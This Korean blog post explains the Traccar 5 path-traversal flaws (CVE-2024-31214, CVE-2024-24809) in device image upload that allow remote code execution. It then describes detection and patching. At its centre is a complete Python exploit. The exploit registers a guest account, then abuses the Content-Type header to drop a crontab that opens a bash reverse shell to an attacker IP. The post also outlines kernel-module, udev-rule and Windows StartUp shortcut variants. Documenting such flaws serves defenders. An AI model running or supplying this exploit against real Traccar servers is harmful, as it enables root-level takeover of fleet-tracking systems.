해당 취약점은 Traccar 5의 기본 설정에서 게스트 등록이 활성화된 경우, 인증 없이 공격자가 이를 악용할 수 있다는 것이다.
CVE-2024-31214
CVE-2024-24809
두 개의 CVE에서 다뤄지고 있는데, 모두 원격코드 실행(remote code execution)으로 이어질 수 있다.
Traccar
Traccar는 개인용 뿐만 아니라 기업에서도 차량 관리를 위해 사용하는 인기 있는 오픈 소스 GPS 추적 시스템을 말한다.
Jetty를 웹 서버로 실행하는 Java 기반 애플리케이션이다. Traccar 인터페이스 내에서 사용자는 추적을 위해 장치를 등록할 수 있고, 해당 장치는 위치를 통신하기 위한 다양한 프로토콜을 통해 서버와 통신한다.
Traccar 5.1에서는 사용자들이 기기에 사진을 업로드할 수 있는 새 기능을 제공했는데, 디바이스 이미지 파일 업로드를 처리하기 위한 코드에서 여러 취약점이 발견된다.

디바이스 이미지 업로드 API는 세 가지 변수를 기반으로 파일을 위치에 업로드 한다.
1. 장치의 고유 ID
2. device라는 이름의 정적 파일
3. Content-type header에서 가져온 extension.
이때 1,3번의 경우에 공격자의 조작가능성이 존재한다.
- 장치의 고유 ID에는 경로 탐색 시퀀스가 포함될 수 있는데, 이때 공격자가 파일 시스템의 어느 곳에나 파일을 배치할 수 있게 된다.
- Content-Type 헤더를 조작하여 파일 확장자를 임의의 값으로 설정할 수 있다. 예를 들어, 이미지/html의 Content-Type 헤더가 생성되면 device.html이라는 파일이 생성된다.
- Linux의 경우 Content-Type 헤더는 매개변수와 이중 따옴표 문자열을 사용하여 경로 탐색 시퀀스를 포함하도록 조작할 수 있다. 그리하여 공격자가 파일 시스템의 어느 곳에나 파일을 배치할 수 있게 된다. Window에서는 파일 이름에 허용되는 문자 유형 제한 때문에 작동하지 않는다.
Remote Code Execution
두 CVE 보고서의 결론은 공격자가 임의의 콘텐츠를 가진 파일을 파일 시스템의 어느곳에나 배치할 수 있다는 것이다. 그러나 공격자는 파일 이름에 대한 부분적 통제권만을 가지고 있다. 특히 파일 이름은 특정 형태를 띠어야 한다. 공격자들은 이를 우회한 공격을 실행한다.
Method 1: Uploading a Crontab File
- 레드햇 기반 리눅스 시스템에서는 크론탭 파일을 업로드함으로 원격 코드 실행을 할 수 있다.
크론탭 파일?
Crontab (Cron Table) 파일은 Linux/Unix 시스템에서 특정 시간에 자동으로 실행되는 작업(스케줄링)을 정의하는 파일을 말한다. 이 파일을 사용하면 특정 명령어, 스크립트, 프로그램을 정해진 주기(예: 매일, 매주, 매시간 등)에 자동으로 실행할 수 있다.
from argparse import ArgumentParser
import requests
import sys
import secrets

def register(url) -> tuple:
    registration_url = f'{url}/api/users'
    username = secrets.token_hex(16)
    email = f'{username}@example.org'
    password = secrets.token_hex(32)
    user_dict = { 'name': username, 'email': email, 'password': password, 'totpKey': None}
    r = requests.post(registration_url, json=user_dict, verify=False, timeout=10)
    id = r.json()['id']
    print(f'Created user id {id} with email {email} and password {password}')
    return (email, password)

def login(url, email, password) -> requests.Session:
    session = requests.Session()
    login_url = f'{url}/api/session'
    r = session.post(login_url, data = {'email': email, 'password': password}, verify=False, timeout=10)
    r.json()['id'] # got expected login response
    print(f'Logged in')
    return session

def create_device(url, session):
    device_url = f'{url}/api/devices'
    device_name = secrets.token_hex(12)
    unique_id = device_name
    r = session.post(device_url, json={'name': device_name, 'uniqueId': unique_id}, verify=False, timeout=10)
    device_id = r.json()['id']
    print(f'Created device {device_id} with unique id {unique_id}')
    return (device_id, device_name, unique_id)

def upload(url, session, device_id, content_type, data_bytes):
    upload_url = f'{url}/api/devices/{device_id}/image'
    headers = {
        'Content-Type': content_type
    }
    r = session.post(upload_url, headers=headers, data=data_bytes, verify=False, timeout=10)
    if r.status_code == 200:
        return r.text
    else:
        print(f'Upload failed, maybe Windows?: {r.status_code}: {r.text}')
        sys.exit(1)

parser = ArgumentParser()
parser.add_argument('url', help='target URL')
parser.add_argument('ip', help='attacker IP to catch a rev shell')
parser.add_argument('port', help='attacker port to catch a rev shell')
args = parser.parse_args()

url = args.url.rstrip('/')
email, password = register(url)
session = login(url, email, password)
device_id, _, _ = create_device(url, session)

# upload test file first, creates media dir if it doesn't exist
upload(url, session, device_id, 'image/png', b'test')
# create dir named device.png;a=" under /opt/traccar/media/<device_unique_id>/ (this will fail on Windows)
upload(url, session, device_id, 'image/png;a="/b"', b'test')

cronshell_bytes = f"* * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/{args.ip}/{args.port} 0>&1'\n".encode()
cron_file_name = secrets.token_hex(12)
print(f'Uploading crontab file to /etc/cron.d/{cron_file_name}"')
upload(url, session, device_id,
    f'image/png;a="/../../../../../../../../../etc/cron.d/{cron_file_name}"', cronshell_bytes)
print(f'Done')
공격자는 Tracccar 사용자를 자가 등록한 다음 Content-Type 헤더의 경로 탐색을 이용하여 크론탭 파일을 업로드한다. 이를 통해 공격자는 호스트에 역쉘을 생성한다.
Method 2: Uploading a Kernel Module
Method 1 이외의 방법들은 호스트에 로그인하거나 호스트를 재부팅하는 형태로, 어느 정도의 사용자 상호작용을 필요로 한다. 이 방법들은 Traacar가 루트/시스템 수준의 사용자로 설치되어 있다는 사실을 활용한다.
공격자는 크론탭 PoC를 약간 변형하여 크론탭 파일 대신 다음 파일을 디스크에 드롭한다.

1. 커널 모듈 파일 배치 (/root/somename.ko)
- somename.ko는 커널 모듈(Kernel Object, .ko 파일)이다.
- 이 파일은 커널 내부에서 실행될 코드를 포함하며, 특정 기능(예: 네트워크 후킹, 파일 감시, 백도어 등)을 수행할 수 있음.
- 공격자는 자신이 원하는 악성 코드가 포함된 .ko 파일을 /root/somename.ko에 저장.
- 커널 모듈 자동 로드를 위한 설정 파일 생성 (/etc/modules-load.d/somename.conf)
- /etc/modules-load.d/ 디렉터리는 부팅 시 자동으로 로드할 커널 모듈 목록을 지정하는 디렉터리이다.
- somename.conf 파일에는 단순히 somename이라는 문자열만 포함되며, 이는 시스템이 부팅될 때 somename.ko 모듈을 자동으로 로드하도록 지시한다.
- 모듈 로드 방식 정의 (/etc/modprobe.d/somename.conf)
- /etc/modprobe.d/ 디렉터리는 커널 모듈이 로드될 때 특정 동작을 수행하도록 설정하는 파일들이 위치하는 곳.
- 이곳에 somename.conf 파일을 추가하여, modprobe가 somename 모듈을 불러올 때 특정 명령어를 실행하도록 설정할 수 있다.
이 과정을 통한 뒤, 피해자가 기계를 재시작하면 systemd-modules-load 서비스는 modprobe conf 파일의 구성을 사용하여 커널 모듈을 설치하여 원격 코드를 실행한다.
Method 3: Creating a udevd rule
udevd(udev daemon)는 리눅스에서 하드웨어 이벤트가 발생할 때 자동으로 특정 작업을 실행하는 서비스이다.
특정 파일을 /etc/udev/rules.d/ 폴더에 추가하면, 하드웨어 이벤트 발생 시 해당 파일의 명령이 실행됨.
이 방법을 활용하면 시스템 부팅 시 또는 특정 이벤트 발생 시 자동으로 악성 코드가 실행될 수 있다.
- 악성 udevd 규칙 파일 생성
/etc/udev/rules.d/ 디렉터리에 특정 규칙을 포함한 파일을 추가하면, udevd가 이를 자동으로 읽고 실행한다. - udevd 규칙 파일 내용

- KERNEL=="*" → 모든 하드웨어 이벤트에 대해 실행.
- RUN+="/bin/bash -c 'touch /root/RCE'" → /root/RCE 파일을 생성하는 명령 실행.
- 하드웨어 이벤트 발생 또는 시스템 재부팅
- 시스템이 재부팅되거나, USB 장치 등의 하드웨어 이벤트가 감지되면 udevd가 자동으로 이 규칙을 실행한다.
- 결과적으로 공격자가 설정한 명령어가 실행되어 원격 코드 실행(RCE)이 가능해진다.
Method 4: Uploading a Windows Shortcut File
이 방법은 Traccar의 취약점을 악용하여 Windows 바로가기 파일을 이용하여 원격 코드 실행(RCE)을 수행한다.
- Traccar의 디바이스 고유 ID(Device Unique ID) 속성에서 경로 이동(Path Traversal) 취약점이 존재
- 공격자는 경로 조작(../ 또는 ..)을 사용하여 임의의 파일을 특정 위치에 저장할 수 있음
- 단, Windows에서는 " (큰따옴표) 가 포함된 파일명을 허용하지 않으므로, Content-Type 헤더를 이용한 경로 이동 공격은 불가능
- StartUp 폴더에 악성 Windows 바로가기 파일(.lnk) 업로드
- Windows에서는 C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp 폴더에 실행 파일(.exe, .bat, .lnk 등)이 포함될 경우, 로그인 시 자동 실행됨.
- 공격자는 이 폴더에 악성 .lnk(Windows Shortcut) 파일을 생성하여 특정 명령 실행 가능.
- 피해자가 로그인하면 악성 명령이 실행됨
- 피해자가 로그인하면, StartUp 폴더의 모든 실행 가능한 파일이 자동 실행되므로 공격자의 악성 코드가 실행됨.
탐지 및 대응
탐지 방법
Traccar 서버의 취약 여부를 확인하려면 /api/server 엔드포인트에 요청을 보내면 된다.
curl http://<server-ip>:8082/api/server

그럼 이런 응답이 오게 된다. 이때 취약점 존재 조건은 다음과 같다.
- "registration": true → 사용자 자가 등록이 활성화됨
- "readonly": false → 읽기 전용 모드가 아님
- "deviceReadonly": false → 디바이스 변경이 가능함
- "version": "5.1" ~ "5.12" → 취약 버전
대응 방법
1. Traccar 6 버전으로 업그레이드
2. 패치가 불가능한 경우 설정을 변경하여 보호한다.
- /api/server 요청 결과에서 "registration": true로 되어 있다면, 이를 false로 변경해야 함.
- 설정 파일 수정 (traccar.xml 또는 config.properties)
- Traccar 웹 UI에서 설정 변경
reference:
https://www.horizon3.ai/attack-research/disclosures/traccar-5-remote-code-execution-vulnerabilities/